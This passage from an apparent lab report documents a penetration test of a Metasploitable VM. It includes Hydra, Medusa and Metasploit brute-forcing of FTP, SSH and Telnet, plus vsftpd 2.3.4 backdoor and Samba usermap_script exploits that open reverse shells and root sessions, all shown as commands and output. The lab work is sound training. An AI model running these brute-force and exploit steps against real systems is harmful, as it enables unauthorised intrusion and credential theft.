- Step 3: Set target — set RHOSTS 192.168.50.3
- Step 4: Set listener — set LHOST 192.168.50.2
- Step 5: Run exploit — run or exploit

```
(root@Redowanul-Haq-CADS001)-[/home/kali/Desktop]
hydra -L user.txt -P pass.txt 192.168.50.3 ftp
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-bi
.
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-05-15 14:29:09
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 121 login tries (l:11/p:11), ~8 tries per task
[DATA] attacking ftp://192.168.50.3:21/
[21][ftp] host: 192.168.50.3 login: msfadmin password: msfadmin
[21][ftp] host: 192.168.50.3 login: postgres password: postgres
[21][ftp] host: 192.168.50.3 login: service password: service
[21][ftp] host: 192.168.50.3 login: user password: user
1 of 1 target successfully completed, 4 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-05-15 14:29:43
```

```
(root@Redowanul-Haq-CADS001)-[/home/kali/Desktop]
# ftp 192.168.50.3
Connected to 192.168.50.3.
220 (vsFTPD 2.3.4)
Name (192.168.50.3:kali): msfadmin
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

```
(root@Redowanul-Haq-CADS001)-[/home/kali/Desktop]
# msfconsole -q
msf > search vsftpd

Matching Modules

# Name Disclosure Date Rank Check Description
- - - - -
0 auxiliary/dos/ftp/vsftpd_232 2011-02-03 normal Yes VSFTPD 2.3.2 Denial of Service
1 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent Yes VSFTPD 2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor
```

Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/dos/ftp/vsftpd_232	2011-02-03	normal	Yes	VSFTPD 2.3.2 Denial of Service
1	exploit/unix/ftp/vsftpd_234_backdoor	2011-07-03	excellent	Yes	VSFTPD 2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example `info 1`, use `1` or use `exploit/unix/ftp/vsftpd_234_backdoor`

```
msf > use 1
[*] Using configured payload cmd/linux/http/x86/meterpreter_reverse_tcp
msf exploit(unix/ftp/vsftpd_234_backdoor) >
```

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > options
```

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

Name	Current Setting	Required	Description
RHOSTS		yes	The target host(s) see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	21	yes	The target port (TCP)

Payload options (cmd/linux/http/x86/meterpreter_reverse_tcp):

Name	Current Setting	Required	Description
FETCH_COMMAND	CURL	yes	Command to fetch payload (Accepted: CURL, FTP, TFTP, TNFTP, WGET)
FETCH_DELETE	false	yes	Attempt to delete the binary after execution
FETCH_FILELESS	none	yes	Attempt to run payload without touching disk by using anonymous handles, requires Linux ≥3.17, zsh (Accepted: none, python3.8+, shell-search, shell)
FETCH_SRVHOST		no	Local IP to use for serving payload
FETCH_SRVPORT	8080	yes	Local port to use for serving payload
FETCH_URIPATH		no	Local URI to use for serving payload
LHOST		yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > set lhost 192.168.50.2
lhost => 192.168.50.2
msf exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.50.3
rhosts => 192.168.50.3
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] Started reverse TCP handler on 192.168.50.2:4444
[+] 192.168.50.3:21 - Backdoor has been spawned!
[*] Meterpreter session 1 opened (192.168.50.2:4444 -> 192.168.50.3:54255) at 2026-05-15 14:39:18 -0400
meterpreter >
```

```
meterpreter > shell
Process 6686 created.
Channel 1 created.
/bin/bash -i
bash: no job control in this shell
root@metasploitable:/#
```



```
msf > search ssh_login

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
0  auxiliary/scanner/ssh/ssh_login          .              normal No    SSH Login Check Scanner

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/ssh/ssh_login

msf > use 0
msf auxiliary(scanner/ssh/ssh_login) > options
```

Metasploit: search ssh_login → auxiliary/scanner/ssh/ssh_login module found

```
msf auxiliary(scanner/ssh/ssh_login) > options

Module options (auxiliary/scanner/ssh/ssh_login):

Name           Current Setting  Required  Description
-----
ANONYMOUS_LOGIN false          yes       Attempt to login with a blank username and password
BLANK_PASSWORDS false          no        Try blank passwords for all users
BRUTEFORCE_SPEED 5              yes       How fast to bruteforce, from 0 to 5
CreateSession    true           no        Create a new session for every successful login
DB_ALL_CREDS     false          no        Try each user/password couple stored in the current database
DB_ALL_PASWDS    false          no        Add all passwords in the current database to the list
DB_ALL_USERS     false          no        Add all users in the current database to the list
DB_SKIP_EXISTING none           no        Skip existing credentials stored in the current database (Accepted: none, user, userbrealm)
KEY_PASS         no             no        Password for SSH private key(s)
KEY_PATH         no             no        Filename or directory of cleartext private keys. Filenames beginning with a dot, or ending in ".pub" w
.
PASSWORD         no             no        A specific password to authenticate with
PASS_FILE        no             no        File containing passwords, one per line
PRIVATE_KEY       no             no        The string value of the private key that will be used. If you are using MSFConsole, this value should
d ECDSA private keys are supported.
RHOSTS           yes            yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT           22            yes       The target port
STOP_ON_SUCCESS   false          yes       Stop guessing when a credential works for a host
THREADS          1             yes       The number of concurrent threads (max one per host)
USERNAME         no             no        A specific username to authenticate as
USERPASS_FILE    no             no        File containing users and passwords separated by space, one pair per line
USER_AS_PASS     false          no        Try the username as the password for all users
USER_FILE        no             no        File containing usernames, one per line
VERBOSE         false          yes       Whether to print output for all attempts

View the full module info with the info, or info -d command.
```

```
msf auxiliary(scanner/ssh/ssh_login) > set pass_file pass.txt
pass_file => pass.txt
msf auxiliary(scanner/ssh/ssh_login) > set user_file user.txt
user_file => user.txt
msf auxiliary(scanner/ssh/ssh_login) > run
[-] Msf::OptionValidateError One or more options failed to validate: RHOSTS.
msf auxiliary(scanner/ssh/ssh_login) > set rhosts 192.168.50.3
rhosts => 192.168.50.3
```

```
msf auxiliary(scanner/ssh/ssh_login) > run
[*] 192.168.50.3:22 - Starting bruteforce
[*] 192.168.50.3:22 SSH - Testing User/Pass combinations
[+] 192.168.50.3:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(v
112(admin),119(sambasnare),1000(msfadmin) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux'
[*] SSH session 2 opened (192.168.50.2:38747 → 192.168.50.3:22) at 2026-05-15 15:02:41 -0400
[+] 192.168.50.3:22 - Success: 'postgres:postgres' 'uid=108(postgres) gid=117(postgres) groups=114(ssl-cert),117(postgres) Linux metasploitable 2.6.24-16-serve
r GNU/Linux'
[*] SSH session 3 opened (192.168.50.2:36245 → 192.168.50.3:22) at 2026-05-15 15:05:31 -0400
[+] 192.168.50.3:22 - Success: 'service:service' 'uid=1002(service) gid=1002(service) groups=1002(service) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr
10 13:58:00 UTC 2008 i686 GNU/Linux'
[*] SSH session 4 opened (192.168.50.2:35795 → 192.168.50.3:22) at 2026-05-15 15:06:19 -0400
[+] 192.168.50.3:22 - Success: 'user:user' 'uid=1001(user) gid=1001(user) groups=1001(user) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UT
C 2008 i686 GNU/Linux'
[*] SSH session 5 opened (192.168.50.2:45623 → 192.168.50.3:22) at 2026-05-15 15:07:18 -0400
^C[*] Caught interrupt from the console...
[*] Auxiliary module execution completed
msf auxiliary(scanner/ssh/ssh_login) > sessions
```

Active sessions

Id	Name	Type	Information	Connection
1	shell	linux	SSH root @	192.168.50.2:39421 → 192.168.50.3:22 (192.168.50.3)
2	shell	linux	SSH root @	192.168.50.2:38747 → 192.168.50.3:22 (192.168.50.3)
3	shell	linux	SSH root @	192.168.50.2:36245 → 192.168.50.3:22 (192.168.50.3)
4	shell	linux	SSH root @	192.168.50.2:35795 → 192.168.50.3:22 (192.168.50.3)
5	shell	linux	SSH root @	192.168.50.2:45623 → 192.168.50.3:22 (192.168.50.3)

```
msf auxiliary(scanner/ssh/ssh_login) > sessions

Active sessions

--
Id  Name  Type      Information  Connection
--
1   shell linux  SSH root @  192.168.50.2:39421 → 192.168.50.3:22 (192.168.50.3)
3   shell linux  SSH root @  192.168.50.2:36245 → 192.168.50.3:22 (192.168.50.3)
4   shell linux  SSH root @  192.168.50.2:35795 → 192.168.50.3:22 (192.168.50.3)
5   shell linux  SSH root @  192.168.50.2:45623 → 192.168.50.3:22 (192.168.50.3)

msf auxiliary(scanner/ssh/ssh_login) > sessions 1
[*] Starting interaction with 1...

ls
mail.txt
vulnerable
pwd
/home/msfadmin
```

```
(root@Redowanul-Haq-CAD5001) ~/home/kali/Desktop
medusa -h 192.168.50.3 -U user.txt -P pass.txt -M ssh
Medusa V2.3 [http://www.fooocus.net] (C) JoMo-Kun / Fooocus Networks <jmk@fooocus.net>

2026-05-15 15:05:56 ACCOUNT CHECK: [ssh] Host: 192.168.50.3 (1 of 1, 0 complete) User: msfadmin (1 of 11, 0 complete) Password: msfadmin (1 of 11 complete)
2026-05-15 15:05:56 ACCOUNT FOUND: [ssh] Host: 192.168.50.3 User: msfadmin Password: msfadmin [SUCCESS]
2026-05-15 15:06:08 ACCOUNT CHECK: [ssh] Host: 192.168.50.3 (1 of 1, 0 complete) User: root (2 of 11, 1 complete) Password: msfadmin (1 of 11 complete)
2026-05-15 15:06:10 ACCOUNT CHECK: [ssh] Host: 192.168.50.3 (1 of 1, 0 complete) User: root (2 of 11, 1 complete) Password: root (2 of 11 complete)
2026-05-15 15:06:13 ACCOUNT CHECK: [ssh] Host: 192.168.50.3 (1 of 1, 0 complete) User: root (2 of 11, 1 complete) Password: postgres (3 of 11 complete)
2026-05-15 15:06:14 ACCOUNT CHECK: [ssh] Host: 192.168.50.3 (1 of 1, 0 complete) User: root (2 of 11, 1 complete) Password: service (4 of 11 complete)
2026-05-15 15:06:26 ACCOUNT CHECK: [ssh] Host: 192.168.50.3 (1 of 1, 0 complete) User: root (2 of 11, 1 complete) Password: user (5 of 11 complete)
2026-05-15 15:06:28 ACCOUNT CHECK: [ssh] Host: 192.168.50.3 (1 of 1, 0 complete) User: root (2 of 11, 1 complete) Password: admin (6 of 11 complete)
2026-05-15 15:06:30 ACCOUNT CHECK: [ssh] Host: 192.168.50.3 (1 of 1, 0 complete) User: root (2 of 11, 1 complete) Password: Pa$$w0rd (7 of 11 complete)
2026-05-15 15:06:32 ACCOUNT CHECK: [ssh] Host: 192.168.50.3 (1 of 1, 0 complete) User: root (2 of 11, 1 complete) Password: Pa$$w0rd123 (8 of 11 complete)
2026-05-15 15:06:44 ACCOUNT CHECK: [ssh] Host: 192.168.50.3 (1 of 1, 0 complete) User: root (2 of 11, 1 complete) Password: Password (9 of 11 complete)
2026-05-15 15:06:46 ACCOUNT CHECK: [ssh] Host: 192.168.50.3 (1 of 1, 0 complete) User: root (2 of 11, 1 complete) Password: P0$$w0rd123 (10 of 11 complete)
2026-05-15 15:06:47 ACCOUNT CHECK: [ssh] Host: 192.168.50.3 (1 of 1, 0 complete) User: root (2 of 11, 1 complete) Password: P0$$w0rd (11 of 11 complete)
2026-05-15 15:07:00 ACCOUNT CHECK: [ssh] Host: 192.168.50.3 (1 of 1, 0 complete) User: postgres (3 of 11, 2 complete) Password: msfadmin (1 of 11 complete)
2026-05-15 15:07:02 ACCOUNT CHECK: [ssh] Host: 192.168.50.3 (1 of 1, 0 complete) User: postgres (3 of 11, 2 complete) Password: postgres (3 of 11 complete)
2026-05-15 15:07:02 ACCOUNT CHECK: [ssh] Host: 192.168.50.3 (1 of 1, 0 complete) User: postgres (3 of 11, 2 complete) Password: postgres (3 of 11 complete)
2026-05-15 15:07:02 ACCOUNT FOUND: [ssh] Host: 192.168.50.3 User: postgres Password: postgres [SUCCESS]
2026-05-15 15:07:13 ACCOUNT CHECK: [ssh] Host: 192.168.50.3 (1 of 1, 0 complete) User: service (4 of 11, 3 complete) Password: msfadmin (1 of 11 complete)
2026-05-15 15:07:15 ACCOUNT CHECK: [ssh] Host: 192.168.50.3 (1 of 1, 0 complete) User: service (4 of 11, 3 complete) Password: service (4 of 11 complete)
2026-05-15 15:07:17 ACCOUNT CHECK: [ssh] Host: 192.168.50.3 (1 of 1, 0 complete) User: service (4 of 11, 3 complete) Password: postgres (3 of 11 complete)
2026-05-15 15:07:17 ACCOUNT CHECK: [ssh] Host: 192.168.50.3 (1 of 1, 0 complete) User: service (4 of 11, 3 complete) Password: service (4 of 11 complete)
2026-05-15 15:07:17 ACCOUNT FOUND: [ssh] Host: 192.168.50.3 User: service Password: service [SUCCESS]
2026-05-15 15:07:29 ACCOUNT CHECK: [ssh] Host: 192.168.50.3 (1 of 1, 0 complete) User: user (5 of 11, 4 complete) Password: msfadmin (1 of 11 complete)
2026-05-15 15:07:31 ACCOUNT CHECK: [ssh] Host: 192.168.50.3 (1 of 1, 0 complete) User: user (5 of 11, 4 complete) Password: root (2 of 11 complete)
2026-05-15 15:07:33 ACCOUNT CHECK: [ssh] Host: 192.168.50.3 (1 of 1, 0 complete) User: user (5 of 11, 4 complete) Password: postgres (3 of 11 complete)
2026-05-15 15:07:35 ACCOUNT CHECK: [ssh] Host: 192.168.50.3 (1 of 1, 0 complete) User: user (5 of 11, 4 complete) Password: service (4 of 11 complete)
2026-05-15 15:07:45 ACCOUNT CHECK: [ssh] Host: 192.168.50.3 (1 of 1, 0 complete) User: user (5 of 11, 4 complete) Password: user (5 of 11 complete)
2026-05-15 15:07:45 ACCOUNT FOUND: [ssh] Host: 192.168.50.3 User: user Password: user [SUCCESS]
2026-05-15 15:07:57 ACCOUNT CHECK: [ssh] Host: 192.168.50.3 (1 of 1, 0 complete) User: admin (6 of 11, 5 complete) Password: msfadmin (1 of 11 complete)
2026-05-15 15:07:59 ACCOUNT CHECK: [ssh] Host: 192.168.50.3 (1 of 1, 0 complete) User: admin (6 of 11, 5 complete) Password: root (2 of 11 complete)
2026-05-15 15:08:01 ACCOUNT CHECK: [ssh] Host: 192.168.50.3 (1 of 1, 0 complete) User: admin (6 of 11, 5 complete) Password: postgres (3 of 11 complete)
2026-05-15 15:08:03 ACCOUNT CHECK: [ssh] Host: 192.168.50.3 (1 of 1, 0 complete) User: admin (6 of 11, 5 complete) Password: service (4 of 11 complete)
2026-05-15 15:08:14 ACCOUNT CHECK: [ssh] Host: 192.168.50.3 (1 of 1, 0 complete) User: admin (6 of 11, 5 complete) Password: user (5 of 11 complete)
2026-05-15 15:08:16 ACCOUNT CHECK: [ssh] Host: 192.168.50.3 (1 of 1, 0 complete) User: admin (6 of 11, 5 complete) Password: admin (6 of 11 complete)
2026-05-15 15:08:18 ACCOUNT CHECK: [ssh] Host: 192.168.50.3 (1 of 1, 0 complete) User: admin (6 of 11, 5 complete) Password: Pa$$w0rd (7 of 11 complete)
2026-05-15 15:08:20 ACCOUNT CHECK: [ssh] Host: 192.168.50.3 (1 of 1, 0 complete) User: admin (6 of 11, 5 complete) Password: Pa$$w0rd123 (8 of 11 complete)
2026-05-15 15:08:32 ACCOUNT CHECK: [ssh] Host: 192.168.50.3 (1 of 1, 0 complete) User: admin (6 of 11, 5 complete) Password: Password (9 of 11 complete)
```

```
(root@Redowanul-Haq-CAD5001) ~/home/kali/Desktop
# ssh msfadmin@192.168.50.3
The authenticity of host '192.168.50.3 (192.168.50.3)' can't be established.
RSA key fingerprint is: SHA256:BQHm5EoHX9GciOLuVscgPXLQ0suPs+E9d/rrJB84rk
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.50.3' (RSA) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
msfadmin@192.168.50.3's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Fri May 15 14:06:06 2026
msfadmin@metasploitable:~$
```



```
(root@Redowanul-Haq-CADS001)-[/home/kali/Desktop]
# msfconsole
Metasploit tip: Use sessions -1 to interact with the last opened session
                  t Framework console ... \

/ it looks like you're trying to run a \
\ module                               /

\ Trash                                /

      |
      |
      @  @
      |  |
      || ||
      || ||
      \| \|
      |  |
      |  |

=[ metasploit v6.4.126-dev ]
+ -- --[ 2,638 exploits - 1,331 auxiliary - 2,153 payloads ]
+ -- --[ 432 post - 49 encoders - 14 nops - 12 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project
```

```
msf > search telnet_login

Matching Modules



| # | Name                                                             | Disclosure Date | Rank   | Check | Description                                            |
|---|------------------------------------------------------------------|-----------------|--------|-------|--------------------------------------------------------|
| 0 | auxiliary/admin/http/netgear_pnpx_getsharefolderlist_auth_bypass | 2021-09-06      | normal | Yes   | Netgear PNPIX GetShareFolderlist Authentication Bypass |
| 1 | auxiliary/scanner/telnet/telnet_login                            | .               | normal | No    | Telnet Login Check Scanner                             |



Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/telnet/telnet_login

msf > use 1
msf auxiliary(scanner/telnet/telnet_login) > options
```

```
msf auxiliary(scanner/telnet/telnet_login) > options

Module options (auxiliary/scanner/telnet/telnet_login):



| Name             | Current Setting | Required | Description                                                                                                                                                                                         |
|------------------|-----------------|----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| ANONYMOUS_LOGIN  | false           | yes      | Attempt to login with a blank username and password                                                                                                                                                 |
| BLANK_PASSWORDS  | false           | no       | Try blank passwords for all users                                                                                                                                                                   |
| BRUTEFORCE_SPEED | 5               | yes      | How fast to bruteforce, from 0 to 5                                                                                                                                                                 |
| CreateSession    | true            | no       | Create a new session for every successful login                                                                                                                                                     |
| DB_ALL_CREDS     | false           | no       | Try each user/password couple stored in the current database                                                                                                                                        |
| DB_ALL_PASS      | false           | no       | Add all passwords in the current database to the list                                                                                                                                               |
| DB_ALL_USERS     | false           | no       | Add all users in the current database to the list                                                                                                                                                   |
| DB_SKIP_EXISTING | none            | no       | Skip existing credentials stored in the current database (Accepted: none, user, user6realm)                                                                                                         |
| PASSWORD         |                 | no       | A specific password to authenticate with                                                                                                                                                            |
| PASS_FILE        |                 | no       | File containing passwords, one per line                                                                                                                                                             |
| RHOSTS           |                 | yes      | The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a> |
| RPORT            | 23              | yes      | The target port (TCP)                                                                                                                                                                               |
| STOP_ON_SUCCESS  | false           | yes      | Stop guessing when a credential works for a host                                                                                                                                                    |
| THREADS          | 1               | yes      | The number of concurrent threads (max one per host)                                                                                                                                                 |
| USERNAME         |                 | no       | A specific username to authenticate as                                                                                                                                                              |
| USERPASS_FILE    |                 | no       | File containing users and passwords separated by space, one pair per line                                                                                                                           |
| USER_AS_PASS     | false           | no       | Try the username as the password for all users                                                                                                                                                      |
| USER_FILE        |                 | no       | File containing usernames, one per line                                                                                                                                                             |
| VERBOSE          | true            | yes      | Whether to print output for all attempts                                                                                                                                                            |



View the full module info with the info, or info -d command.
```



```

msf auxiliary(scanner/telnet/telnet_login) > set rhosts 192.168.50.3
rhosts => 192.168.50.3
msf auxiliary(scanner/telnet/telnet_login) > set user_file user.txt
user_file => user.txt
msf auxiliary(scanner/telnet/telnet_login) > set pass_file pass.txt
pass_file => pass.txt
msf auxiliary(scanner/telnet/telnet_login) > exploit
[*] 192.168.50.3:23 - No active DB -- Credential data will not be saved!
[+] 192.168.50.3:23 - 192.168.50.3:23 - Login Successful: msfadmin:msfadmin
[*] 192.168.50.3:23 - Attempting to start session 192.168.50.3:23 with msfadmin:msfadmin
[*] Command shell session 1 opened (192.168.50.2:43875 -> 192.168.50.3:23) at 2026-05-15 15:26:34 -0400
[-] 192.168.50.3:23 - 192.168.50.3:23 - LOGIN FAILED: root:msfadmin (Incorrect: )
[-] 192.168.50.3:23 - 192.168.50.3:23 - LOGIN FAILED: root:root (Incorrect: )
[-] 192.168.50.3:23 - 192.168.50.3:23 - LOGIN FAILED: root:postgres (Incorrect: )
[-] 192.168.50.3:23 - 192.168.50.3:23 - LOGIN FAILED: root:service (Incorrect: )
[-] 192.168.50.3:23 - 192.168.50.3:23 - LOGIN FAILED: root:user (Incorrect: )
[-] 192.168.50.3:23 - 192.168.50.3:23 - LOGIN FAILED: root:admin (Incorrect: )
[-] 192.168.50.3:23 - 192.168.50.3:23 - LOGIN FAILED: root:Pa$$w0rd (Incorrect: )
[-] 192.168.50.3:23 - 192.168.50.3:23 - LOGIN FAILED: root:Pa$$w0rd123 (Incorrect: )
[-] 192.168.50.3:23 - 192.168.50.3:23 - LOGIN FAILED: root:Password (Incorrect: )
[-] 192.168.50.3:23 - 192.168.50.3:23 - LOGIN FAILED: root:Pa$$w0rd123 (Incorrect: )
[-] 192.168.50.3:23 - 192.168.50.3:23 - LOGIN FAILED: root:Pa$$w0rd (Incorrect: )
[-] 192.168.50.3:23 - 192.168.50.3:23 - LOGIN FAILED: postgres:msfadmin (Incorrect: )
[-] 192.168.50.3:23 - 192.168.50.3:23 - LOGIN FAILED: postgres:root (Incorrect: )
[+] 192.168.50.3:23 - 192.168.50.3:23 - Login Successful: postgres:postgres
[*] 192.168.50.3:23 - Attempting to start session 192.168.50.3:23 with postgres:postgres
[*] Command shell session 2 opened (192.168.50.2:39597 -> 192.168.50.3:23) at 2026-05-15 15:29:27 -0400
[-] 192.168.50.3:23 - 192.168.50.3:23 - LOGIN FAILED: service:msfadmin (Incorrect: )
[-] 192.168.50.3:23 - 192.168.50.3:23 - LOGIN FAILED: service:root (Incorrect: )
[-] 192.168.50.3:23 - 192.168.50.3:23 - LOGIN FAILED: service:postgres (Incorrect: )
[-] 192.168.50.3:23 - 192.168.50.3:23 - LOGIN FAILED: service:service (Incorrect: )
[-] 192.168.50.3:23 - 192.168.50.3:23 - LOGIN FAILED: service:user (Incorrect: )
[-] 192.168.50.3:23 - 192.168.50.3:23 - LOGIN FAILED: service:admin (Incorrect: )
[-] 192.168.50.3:23 - 192.168.50.3:23 - LOGIN FAILED: service:Pa$$w0rd (Incorrect: )
[-] 192.168.50.3:23 - 192.168.50.3:23 - LOGIN FAILED: service:Pa$$w0rd123 (Incorrect: )
[-] 192.168.50.3:23 - 192.168.50.3:23 - LOGIN FAILED: service:Password (Incorrect: )
[-] 192.168.50.3:23 - 192.168.50.3:23 - LOGIN FAILED: service:Pa$$w0rd123 (Incorrect: )
[-] 192.168.50.3:23 - 192.168.50.3:23 - LOGIN FAILED: service:Pa$$w0rd (Incorrect: )
[-] 192.168.50.3:23 - 192.168.50.3:23 - LOGIN FAILED: user:msfadmin (Incorrect: )
[-] 192.168.50.3:23 - 192.168.50.3:23 - LOGIN FAILED: user:root (Incorrect: )
[-] 192.168.50.3:23 - 192.168.50.3:23 - LOGIN FAILED: user:postgres (Incorrect: )
[-] 192.168.50.3:23 - 192.168.50.3:23 - LOGIN FAILED: user:service (Incorrect: )
[-] 192.168.50.3:23 - 192.168.50.3:23 - LOGIN FAILED: user:user (Incorrect: )
[-] 192.168.50.3:23 - 192.168.50.3:23 - LOGIN FAILED: user:admin (Incorrect: )
[-] 192.168.50.3:23 - 192.168.50.3:23 - LOGIN FAILED: user:Pa$$w0rd (Incorrect: )
[-] 192.168.50.3:23 - 192.168.50.3:23 - LOGIN FAILED: user:Pa$$w0rd123 (Incorrect: )
[-] 192.168.50.3:23 - 192.168.50.3:23 - LOGIN FAILED: user:Password (Incorrect: )

```

```

msf auxiliary(scanner/telnet/telnet_login) > sessions

Active sessions

Id  Name  Type  Information                                     Connection
--  -
1   shell TELNET msfadmin:msfadmin (192.168.50.3:23) 192.168.50.2:43875 -> 192.168.50.3:23 (192.168.50.3)
2   shell TELNET postgres:postgres (192.168.50.3:23) 192.168.50.2:39597 -> 192.168.50.3:23 (192.168.50.3)

```

```

msf auxiliary(scanner/telnet/telnet_login) > sessions 2
[*] Starting interaction with 2 ...

postgres@metasploitable:~$

```

4.4 SMB Enumeration — Port 445

```
(root@Redowanul-Haq-CAD5881) - [ /home/kali/Desktop ]
# nmap -p 445 -A 192.168.50.3
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-15 15:51 -0400
Nmap scan report for 192.168.50.3
Host is up (0.00013s latency).

PORT      STATE SERVICE      VERSION
445/tcp   open  netbios-ssn  Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
MAC Address: 00:0C:29:71:4B:31 (vmware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

Host script results:
|_clock-skew: mean: 2h00m06s, deviation: 2h49m42s, median: 6s
|_smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|_ System time: 2026-05-15T15:51:47-04:00
|_smb2-time: Protocol negotiation failed (SMB2)
|_smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
|_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)

TRACEROUTE
HOP RTT      ADDRESS
1   0.13 ms  192.168.50.3

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.13 seconds
```

Nmap scan: Port 445 open — Samba 3.0.20-Debian | message signing DISABLED

- Service: Samba smbd 3.0.20 (Debian)
- OS: Unix — NetBIOS name: METASPLOITABLE
- SMB signing is disabled — vulnerable to relay attacks
- Authentication level: user (guest access)

SMB Samba Exploitation — Port 445

Samba 3.0.20 contains a command injection vulnerability (CVE-2007-2447) in the MS-RPC username field. This allows unauthenticated remote code execution.

Steps:

- Step 1: Search — search samba usermap_script
- Step 2: Use exploit — use exploit/multi/samba/usermap_script
- Step 3: Set RHOSTS 192.168.50.3
- Step 4: Run exploit


```
(root@Redowanul-Haq-CADS001)-[/home/kali/Desktop]
msfconsole
Metasploit tip: You can pivot connections over sessions started with the
ssh_login modules

Metasploit Park, System Security Interface
Version 4.0.5, Alpha E
Ready ...
> access security
access: PERMISSION DENIED.
> access security grid
access: PERMISSION DENIED.
> access main security grid
access: PERMISSION DENIED....and ...
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!

hydra_restore
=[ metasploit v6.4.126-dev ]
+ -- --[ 2,638 exploits - 1,331 auxiliary - 2,153 payloads ]
+ -- --[ 432 post - 49 encoders - 14 nops - 12 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project
```

```
msf > search samba 3.0.20
```

Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/multi/samba/usermap_script	2007-05-14	excellent	No	Samba "username map script" Command Execution

Interact with a module by name or index. For example `info 0`, use `0` or use `exploit/multi/samba/usermap_script`

```
msf > use 0
```

```
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
```

```
msf exploit(multi/samba/usermap_script) >
```

```
msf exploit(multi/samba/usermap_script) > options
```

Module options (exploit/multi/samba/usermap_script):

Name	Current Setting	Required	Description
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	139	yes	The target port (TCP)

Payload options (cmd/unix/reverse_netcat):

Name	Current Setting	Required	Description
LHOST	192.168.50.2	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
0	Automatic

View the full module info with the `info`, or `info -d` command.

```

msf exploit(multi/samba/usermap_script) > set rhosts 192.168.50.3
rhosts => 192.168.50.3
msf exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP handler on 192.168.50.2:4444
[*] Command shell session 1 opened (192.168.50.2:4444 -> 192.168.50.3:60819) at 2026-05-15 15:59:07 -0400

uname -a
linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
id
uid=0(root) gid=0(root)
ls
bin
boot
cdrom
dev
etc
gmFWJRMVla
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz

```

```

msf exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP handler on 192.168.50.2:4444
[*] Command shell session 2 opened (192.168.50.2:4444 -> 192.168.50.3:53035) at 2026-05-15 16:03:15 -0400

shell
